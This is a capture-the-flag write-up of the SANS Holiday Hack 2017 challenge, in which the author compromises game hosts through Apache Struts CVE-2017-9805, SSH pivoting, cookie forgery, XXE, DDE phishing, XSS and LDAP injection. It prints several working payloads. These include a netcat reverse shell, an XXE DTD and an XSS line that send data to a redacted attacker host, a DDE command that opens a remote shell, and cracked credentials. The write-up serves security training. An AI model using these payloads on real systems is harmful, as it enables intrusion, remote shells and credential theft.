

January 2nd, 2018

Digitalencoding

Adam Flathers

SANS Holiday Hack 2017

WINTERED: THE UNTOLD STORY OF THE ELVES OF THE NORTH POLE



Summary of Results

Initial reconnaissance of l2s.northpolechristmastown.com(35.185.84.51) resulted in the discovery of a Development Version of the site running Apache Struts on dev.northpolechristmastown.com. An examination of these hosts revealed that the development version of the site was vulnerable to CVE-2017-9805.

```
[*] URL: https://l2s.northpolechristmastown.com/  
[*] Status: Not Affected.  
[%] Done.
```

```
[*] URL: https://dev.northpolechristmastown.com/  
[*] Status: Site Vulnerable!  
[%] Done.
```

Using a reverse shell from msfvenom and command injection via CVE-2017-9805, I was able to get a shell on the webserver.

```
root@analysis:~# msfvenom -l payloads | grep "cmd/unix/" | awk '{print $1}'  
----SNIP----
```

```
cmd/unix/reverse_awk  
cmd/unix/reverse_bash  
cmd/unix/reverse_bash_telnet_ssl  
cmd/unix/reverse_lua  
cmd/unix/reverse_ncat_ssl  
cmd/unix/reverse_netcat  
----SNIP----
```

```
root@analysis:~# msfvenom -p cmd/unix/reverse_netcat LHOST=REDACTED  
LPORT=8080
```

No platform was selected, choosing Msf::Module::Platform::Unix from the payload

No Arch selected, selecting Arch: cmd from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 104 bytes

```
mkfifo /tmp/skjeyib; nc REDACTED 8080 0</tmp/skjeyib | /bin/sh >/tmp/skjeyib 2>&1;  
rm /tmp/skjeyib
```

The image shows two terminal windows. The top window, titled 'root@analysis: ~/Desktop/SANS/L2S', is a netcat listener running 'nc -lvp 8080'. It shows a connection from '56.97.185.35.bc.googleusercontent.com [35.185.97.56] 52942'. The bottom window, titled 'root@alabaster_snowball: ~/Desktop/SANS/L2S', is a netcat client. It runs 'whoami' and 'id', showing it is 'alabaster_snowball' with 'uid=1003(alabaster_snowball) gid=1004(alabaster_snowball) groups=1004(alabaster_snowball)'. It then runs a command to download a file from 'https://dev.northp...' and shows progress bars for the download.

```
root@analysis:~# nc -lvp 8080
listening on [any] 8080 ...
connect to [192.168.0.31] from 59.78.227.35.bc.googleusercontent.com [35.227.78.59]
59406
id
uid=1003(alabaster_snowball) gid=1004(alabaster_snowball)
groups=1004(alabaster_snowball)
```

After an examination of the webserver, GreatBookPage2.pdf was located in the webroot /var/www/html. The page was downloaded and an SHA1 hash was performed on the page.

aa814d1c25455480942cb4106e6cde84be86fb30 GreatBookPage2.pdf

After closer inspection of the webserver, Alabaster Snowball's hardcoded password was recovered from an OrderMySQL.class file located in

/opt/apache-tomcat/webapps/ROOT/WEB-INF/classes/org/demo/rest/example

```
final String username = "alabaster_snowball";
final String password = "stream_unhappy_buy_loss";
```

Using the compromised webserver as a pivot point along with the password recovered from it, I was able to target previously inaccessible internal resources. This resulted in the compromise of an SMB Server, EWA Email Server, EaaS Server, SCADA EMI Server, as well as the EDB Server.



Attack Narative: System Discovery

For the purposes of this assessment, l2s.northpolechristmastown.com and all hosts on 10.142.0.0/24 internal network were in scope. An nmap scan was performed to identify other hosts on the network, as well as to identify possible services running on the open ports.

Nmap scan report for hhc17-l2s-proxy.c.holidayhack2017.internal (10.142.0.2)

Host is up (0.00024s latency).

Not shown: 996 closed ports

PORT	STATE	SERVICE
------	-------	---------

22/tcp	open	ssh
--------	------	-----

80/tcp	open	http
--------	------	------

443/tcp	open	https
---------	------	-------

2222/tcp	open	EtherNetIP-1
----------	------	--------------

Nmap scan report for hhc17-apache-struts1.c.holidayhack2017.internal (10.142.0.3)

Host is up (0.000080s latency).

Not shown: 998 closed ports

PORT	STATE	SERVICE
------	-------	---------

22/tcp	open	ssh
--------	------	-----

80/tcp	open	http
--------	------	------

Nmap scan report for mail.northpolechristmastown.com (10.142.0.5)

Host is up (0.00016s latency).

Not shown: 994 closed ports

PORT	STATE	SERVICE
------	-------	---------

22/tcp	open	ssh
--------	------	-----

25/tcp	open	smtp
--------	------	------

80/tcp	open	http
--------	------	------

143/tcp	open	imap
---------	------	------

2525/tcp	open	ms-v-worlds
----------	------	-------------

3000/tcp	open	ppp
----------	------	-----

Nmap scan report for edb.northpolechristmastown.com (10.142.0.6)

Host is up (0.00012s latency).

Not shown: 996 closed ports

PORT	STATE	SERVICE
------	-------	---------

22/tcp	open	ssh
--------	------	-----

80/tcp	open	http
--------	------	------

389/tcp	open	ldap
---------	------	------

8080/tcp	open	http-proxy
----------	------	------------

Nmap scan report for hhc17-smb-server.c.holidayhack2017.internal (10.142.0.7)

Host is up (0.00087s latency).

Not shown: 996 filtered ports

PORT	STATE	SERVICE
------	-------	---------

135/tcp	open	msrpc
---------	------	-------

139/tcp	open	netbios-ssn
---------	------	-------------

445/tcp	open	microsoft-ds
---------	------	--------------

3389/tcp	open	ms-wbt-server
----------	------	---------------

Nmap scan report for hhc17-emi.c.holidayhack2017.internal (10.142.0.8)

Host is up (0.00077s latency).

Not shown: 995 closed ports

PORT	STATE	SERVICE
------	-------	---------

80/tcp	open	http
--------	------	------

135/tcp	open	msrpc
---------	------	-------

139/tcp	open	netbios-ssn
---------	------	-------------

445/tcp	open	microsoft-ds
---------	------	--------------

3389/tcp	open	ms-wbt-server
----------	------	---------------

Nmap scan report for hhc17-apache-struts2.c.holidayhack2017.internal (10.142.0.11)
Host is up (0.00014s latency).

Not shown: 998 closed ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

Nmap scan report for eaas.northpolechristmastown.com (10.142.0.13)

Host is up (0.00074s latency).

Not shown: 998 filtered ports

PORT STATE SERVICE

80/tcp open http

3389/tcp open ms-wbt-server

SMB Server Compromise:

Using access to the L2S server, an SSH tunnel was setup to allow access to the internal server.

```
root@analysis:~# ssh -L 9050:10.142.0.7:445 alabaster_snowball@35.185.84.51
```

```
smbclient -L 10.142.0.7 -p 445 -U alabaster_snowball
```

WARNING: The "syslog" option is deprecated

Enter WORKGROUP\alabaster_snowball's password:

Sharename	Type	Comment
-----	----	-----
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
FileStor	Disk	
IPC\$	IPC	Remote IPC

A file share was identified above, and was connected to via **smbclient**
\\\\10.142.0.7\\FileStor

smb: \> ls

.	D	0	Sun Dec 24 22:09:11 2017
..	D	0	Sun Dec 24 22:09:11 2017
BOLO - Munchkin Mole Report.docx	A	255520	Wed Dec 6 15:44:17 2017
GreatBookPage3.pdf	A	1275756	Mon Dec 4 13:21:44 2017
MEMO - Password Policy Reminder.docx	A	133295	Wed Dec 6 15:47:28 2017
Naughty and Nice List.csv	A	10245	Thu Nov 30 13:42:00 2017
Naughty and Nice List.docx	A	60344	Wed Dec 6 15:51:25 2017

All of the documents were downloaded from the SMB share, and an SHA1 hash was performed on the page.

57737da397cbfda84e88b573cd96d45fcf34a5da GreatBookPage3.pdf

Elf Web Access Compromise:

Based on the hints and the cookie_maker recipe:


//makes the string into cipher text in base64. When decoded this 21 bytes in total length. 16 bytes for IV and 5 byte of random characters

So we need to generate 16 random bytes, and base64 encode them to bypass the login (given that we know a users email address)

```
echo -n '0bf3d4896d2bd20642ecf033b9d09dd8' | xxd -r -p | base64  
C/PUiW0r0gZC7PAzudCd2A==
```

Strip off the padding (C/PUiW0r0gZC7PAzudCd2A) and our cookie becomes:

```
{"name":"alabaster.snowball@northpolechristmastown.com","plaintext":"","ciphertext":"C/PUiW0r0gZC7PAzudCd2A"}
```



We now have access to alabaster snowball's email account. There were several useful things in the inbox, including a DDE example that can be used later to compromise another machine, and a download link for another page of the Great Book.



SHA1 Hash was taken of GreatBookPage4 (GreatBookPage4_893jt91md2.pdf)

f192a884f68af24ae55d9d9ad4adf8d3a3995258 GreatBookPage4.pdf

Hey Alabaster,

You know I'm a novice security enthusiast, well I saw an article a while ago about regarding DDE exploits that dont need macros for MS word to get command execution.

<https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/>


Should we be worried about this?


I tried it on my local machine and was able to transfer a file. Here's a poc:


http://mail.northpolechristmastown.com/attachments/dde_exmaple_minty_candycane.png

I know your the resident computer engineer here so I wanted to defer to

There were also several references to powershell and netcat being in the users path on the system. All of this information will come in handy when it comes time for Phishing.

 **Date/Time:** Wed, 15 Nov 2017 13:19:57 -0500

 **Subject:** Re: COOKIES!

 **Message Body:**

Awesome, yea if anyone finds that .docx file containing the recipe for "gingerbread cookie recipe", please send it to me in a docx file. Im currently working on my computer and would totally download that to my machine, open it, and click to all the prompts.

Thanks!

Alabaster Snowball

EaaS Compromise:


After uploading Elfdata.xml containing the following code


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE demo [
  <!ELEMENT demo ANY >
  <!ENTITY % extentity SYSTEM "http://REDACTED:8080/evil.dtd">
  %extentity;
  %inception;
  %sendit;
]
>
```

A connection was made on my server for evil.dtd

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % stolendata SYSTEM "file:///c:/greatbook.txt">
<!ENTITY % inception "<!ENTITY &#x25; sendit SYSTEM
'http://REDACTED:80/?%stolendata;'>">
```

After the server ran the code, I had a link in the response from EaaS with greatbook6.pdf






SHA1 hash was performed on GreatBookPage6 (greatbook6.pdf)
8943e0524e1bf0ea8c7968e85b2444323cb237af GreatBookPage6.pdf

Elf-Machine Interfaces SCADA Compromise:

Based on the references in the Email system, Alabaster Snowball is looking for a docx file containing a cookie recipe. I crafted a Microsoft Word Document with the following DDE code.

{DDEAUTO c:\\windows\\system32\\cmd.exe "/K nc.exe -d REDACTED 8080 -e cmd.exe}



After downloading GreatBookPage7 a SHA1 hash was taken
c1df4dbc96a58b48a9f235a1ca89352f865af8b8 GreatBookPage7.pdf

Elf Database Compromise:

Looking at the source code of the webpage, we can see that there is a web token (JWT) being stored in localStorage.

```
if (!document.cookie) {  
    window.location.href = '/';  
} else {  
    token = localStorage.getItem("np-auth");  
    if (token) {  
        $.post( "/login", { auth_token: token }).done(function( result ) {  
            if (result.bool) {  
                window.location.href = result.link;  
            }  
        })  
    }  
}
```

Clicking on the Support link, we are taken to a page with a password reset form with some regex filtering.

```
if (help_email.match(/^[\w\_-\.\.]+\@[[\w\_-\.\.]+\.\w\w\w?\w?$/g) !== null){  
    if (help_message.match(/^+$/g) !== null) {  
        if (help_message.match(/[sS][cC][rR][iI][pP][tT]/g) == null) {
```

There are plenty of ways to make javascript run without script tags. The code I used, grabbed the JWT from localStorage and forwarded it to my machine with a python SimpleHTTPServer running to catch the requests.

Message <IMG SRC='#'
onerror=this.src='http://REDACTED/?c='+localStorage["np-auth"]';>

```
root@analysis:/var/www/html# python -m SimpleHTTPServer 80
```

```
Serving HTTP on 0.0.0.0 port 80 ...
```

```
35.196.239.128 - - [02/Jan/2018 23:14:39] "GET
```

```
/?c=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCI6ImVpZCI6ImFsYWJhc3Rlci5zbn93YmFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_4raZE5ehVkl9h04kr6l HTTP/1.1" 200 -
```

This token was ran through a python script which converts it into a format that John can handle for cracking it.

```
root@analysis:~/Desktop/SANS/EDB# python jwt2john.py
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCI6ImVpZCI6ImFsYWJhc3Rlci5zbn93YmFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_4raZE5ehVkl9h04kr6l > converted
```

```
root@analysis:~/Desktop/SANS/EDB# cat converted
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCI6ImVpZCI6ImFsYWJhc3Rlci5zbn93YmFsbCJ9#33b6782370adad6b78486c1f83b9a2e95f7fe2b6991397a156423d874e24afa2
```

Now that we have our converted token, we can run John against it.


```
root@analysis:/opt/john/run# ./john ~/Desktop/SANS/EDB/converted --show
```

```
?:3lv3s
```


1 password hash cracked, 0 left

Javascript can be used to set this token in localStorage, after refreshing the page you are logged in as the user.

```
javascript:localStorage.setItem("np-auth",  
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoieWRtaW5pc3RyYXRvcnMiLCJvdSI6Imh1bWVufiwiaXNjaXJlcyI6IjIwMTgtMDUgMTI6MDA6NDcuMjQ4MDkzKzAwOjAwIiwidWlkIjoic2FudGEuY2xhdXMifQ.Pb5IFK6F2QqKWGV/dNeseYoajwLgogpSpzNDMCgGfPk");
```



Now that we have access, we can inspect the elements and Edit the code to query for other items in the database, such as userpasswords.



```
)(uid=*))|(userpassword=
```

Personnel Search

Elf Name

Columns Select

☒ Elf
 ☐ Reindeer

First, Last, Email, Id, Dept

SEARCH

First Name	
rudolph	ff943fe99491b32ea387489106517af4
blitzen	ff943fe99491b32ea387489106517af4
donner	ff943fe99491b32ea387489106517af4
cupid	ff943fe99491b32ea387489106517af4

Personnel Search	
minty.candycane	bcf38b6e70b907d51d9fa4154954f992
shimmy.upatree	d0930efed8e75d7c8ed2e7d8e1d04e81
pepper.minstix	d0930efed8e75d7c8ed2e7d8e1d04e81
bushy.evergreen	3d32700ab024645237e879d272ebc428
alabaster.snowball	17e22cc100b1806cdc3cf3b99a3480b5
jessica.claus	16268da802de6a2efe9c672ca79a7071
santa.claus	d8b4c05a35b0513f302a85c409b4aab3

Another method of querying the database is by using curl, The output is piped through sed to make it easier to read.


```
curl -s -x 127.0.0.1:9050 'http://10.142.0.6/search' -A "Mozilla/5.0 (X11; Linux  
x86_64)" -H 'np-auth:  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiYWRTaW5pc3RyYXRvcnMiLCJvdSI6Imh1bWFuIiwiaWF0IjoiMTU2MDUgMTI6MDA6NDcuMjQ4MDkzKzAwOjAwIiwidWlkIjoic2FudGEuY2xhdXMifQ.Pb5IFK6F2QqKWGV/dNeseYoajw  
LgogpSpzNDMCgGfPk' --data  
'name=)(uid%3D*))(%7C(userpassword%3D&isElf=True&attributes=uid%2Cuserpa  
ssword' | sed -e 's/[]["',"][]//g' -e 's/cn.*com//' -e '/^\s*$/d'
```

```
uid:  
rudolph  
userpassword:  
ff943fe99491b32ea387489106517af4  
uid:  
blitzen  
userpassword:  
ff943fe99491b32ea387489106517af4  
uid:  
donner  
userpassword:  
ff943fe99491b32ea387489106517af4
```

```
uid:  
cupid  
userpassword:  
ff943fe99491b32ea387489106517af4  
uid:  
comet  
userpassword:  
ff943fe99491b32ea387489106517af4  
uid:  
vixen  
userpassword:  
ff943fe99491b32ea387489106517af4  
uid:  
prancer  
userpassword:  
ff943fe99491b32ea387489106517af4  
uid:  
dancer  
userpassword:  
ff943fe99491b32ea387489106517af4
```

uid:
dasher
userpassword:
ff943fe99491b32ea387489106517af4
uid:
tarpin.mcjinglehauser
userpassword:
f259e9a289c4633fc1e3ab11b4368254
uid:
holly.evergreen
userpassword:
031ef087617c17157bd8024f13bd9086
uid:
mary.sugarplum
userpassword:
b9c124f223cdc64ee2ae6abaeffbcfbfe
uid:
sparkle.redberry
userpassword:
82161cf4b4c1d94320200dfe46f0db4c
uid:
wunorse.openslae
userpassword:
9fd69465699288ddd36a13b5b383e937
uid:
minty.candycane
userpassword:
bcf38b6e70b907d51d9fa4154954f992
uid:
shimmy.upatree
userpassword:
d0930efed8e75d7c8ed2e7d8e1d04e81
uid:
pepper.minstix
userpassword:
d0930efed8e75d7c8ed2e7d8e1d04e81
uid:
bushy.evergreen
userpassword:
3d32700ab024645237e879d272ebc428
uid:
alabaster.snowball
userpassword:
17e22cc100b1806cdc3cf3b99a3480b5


uid:
jessica.claus
userpassword:
16268da802de6a2efe9c672ca79a7071
uid:
santa.claus
userpassword:
D8b4c05a35b0513f302a85c409b4aab3

Now that we have the hashes, we can attempt cracking santa's password to access the santa panel

Python Brute Force

```
[*]Hash: d8b4c05a35b0513f302a85c409b4aab3  
[*]Hash type: md5  
[*]Wordlist: /usr/share/wordlists/rockyou.txt  
[+]Cracking...
```

```
[+]Hash is: 001cookieli001  
[*]Words tried: 14271028  
[*]Time: 35.42 seconds
```



After entering the password in Santa Panel, we are greeted with the Letter.



Dear Santa,

My old friend! I wish you a very merry Christmas. Thank you for all you do to bring holiday cheer around the world.

Every year I enjoy our gift exchange — you giving me a Christmas present and I giving you a Solstice gift. We've exchanged some crazy things in the past. By my reckoning, you've given me:

- * Big Hair Hairspray
- * Pink Election Campaign Hat
- * Bacon Bandages
- * Deeply the Unicorn Flush Pillow
- * Princess Leia Earmuffs
- * Bacon Tie with Giant TV Remote
- * Stormtrooper Boxer Shorts

Ah what fun times! And I've given you:

- * The Nebulator
- * Garden Gnome
- * Justin Bieber Toothbrush
- * Snorty the Pig Hat and Pink Gloves
- * Giant Inflatable Olaf the Snowman
- * Ariana Grande light-up Cat Ear Headphones

Well, wait 'til you see what I've got for you this year my friend! I'll love it!

Merry Christmas!

— The Wizard

This script will download all 7 pages of the GreatBook at once

```
#!/usr/bin/python
import urlparse
import urllib

book_pages =
['pages/6dda7650725302f59ea42047206bd4ee5f928d19/GreatBookPage1.pdf','pages/a
a814d1c25455480942cb4106e6cde84be86fb30/GreatBookPage2.pdf','pages/57737da3
97cbfda84e88b573cd96d45fcf34a5da/GreatBookPage3.pdf','pages/f192a884f68af24ae
55d9d9ad4adf8d3a3995258/GreatBookPage4.pdf','pages/05c0cacc8cfb96bb5531540e
9b2b839a0604225f/GreatBookPage5.pdf','pages/8943e0524e1bf0ea8c7968e85b24443
23cb237af/GreatBookPage6.pdf','pages/c1df4dbc96a58b48a9f235a1ca89352f865af8b8
/GreatBookPage7.pdf']

for i in xrange(len(book_pages)):
    url = 'https://www.holidayhackchallenge.com/2017/{0}'.format(book_pages[i])
    urlparts = urlparse.urlsplit(url)
    filename = urlparts.path.split('/')[-1]
    print "\n[*]Downloading %s" % filename

    testfile = urllib.URLopener()
    testfile.retrieve(url, filename)
```

Terminals:

Winconceivable: The Cliffs of Winsanity

My name is Sparkle Redberry, and I need your help.

My server is atwist, and I fear I may yelp.

